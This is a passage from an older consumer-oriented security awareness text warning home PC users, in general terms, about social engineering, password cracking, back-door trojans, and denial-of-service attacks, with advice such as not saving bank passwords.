information to break into systems. Social engineering is where a person wants to find out
information about you, so they call you and trick you into to telling them what they want
to know. They then use that information to break into your or your company's system.
Basically, hackers don't need to know much of anything about you to get into your system
. They are counting on the public being uninformed and use that lack of knowledge to
gain access to many computers.
Getting Total Control
You may be thinking...
"I don't have to worry, my PC is password protected."
Not true!
PCs used at home did not need a lot of security features before the Internet. They were
designed for convenience, not security. Windows 95 and 98 are very insecure. It takes
about 10 seconds to bypass any password you have to "lock out" other people from your
home PC. Don't make the mistake of thinking that because you have password protected
your PC, that it is safe. IT IS NOT SAFE!
Hackers use specialized programs to "crack" passwords. Your password at work or to
your bank account can give a hacker much greater control over your life or company than
you realize. Choose your password carefully. Please take the time now to read about how
hackers "crack" passwords and how to create a good password."
Disposing of the evidence
One way that hackers camouflage their dirty work is by changing the name of their programs
to look like program names of legitimate system programs. Or they will create a hidden
folder to keep all their programs in.
What is left behind
The most dangerous trojan is a "back-door" trojan. A trojan horse program is a way of
tricking you to load a program onto your PC that gives a hacker access to your computer.
The name comes from the legend of Troy. Ulysses, enemy of the Trojans, leaves a wooden
Trojan horse outside the gates of Troy. The Trojans believing that it is a sacrifice to the
gods, bring it inside the walls of the city. What they did not know was that inside the belly
of the trojan horse were Greek soldiers. At night, the Greek soldiers snuck out and opened
the gates of Troy to the Greek army who then defeated the Trojans.
Software trojans are more clever, often arriving from friends who do not know what is in
the cute little program that sings Merry Christmas to you. While you are enjoying the
show, a nasty little trojan program could be loaded.
A "back door" trojan gives hackers complete access and control over your PC. They can s
ee your screen, just as if they were sitting in front of it. They can watch every move you
make with your mouse, every word you type, like a spy standing over your shoulder. And
you will have no idea that they are there. These programs run in stealth mode, silent and
deadly.
"Back door" programs are commonly available. They can be tools used to administer remote
systems and are used on a daily basis in a legitimate way by system administrators.
When your PC asks you if you would like to save your password to your bank account or
other important accounts, SAY NO! This little convenience of not having to remember
and type in your password might give a hacker complete access to your bank account.
More often than not, the hacker is not interested in you or your system. He just wants to
control your PC to hack into much larger, profitable, head-line creating sites, like
government, bank, and popular sites.
One technique hackers use to attack web sites is called "denial of service attack". The
hacker might send signal to all the PCs he has infected with specialized software. The
software, which could be running on hundreds of PCs, simultaneously sends problem
messages to the target web server and ties up all it's connections so no one new can
connect, or crashes the web server, or overloads the mail server with junk mail.
The effect is that legitimate customers can no longer access a service or web site. eThis can
cost companies millions of dollars.
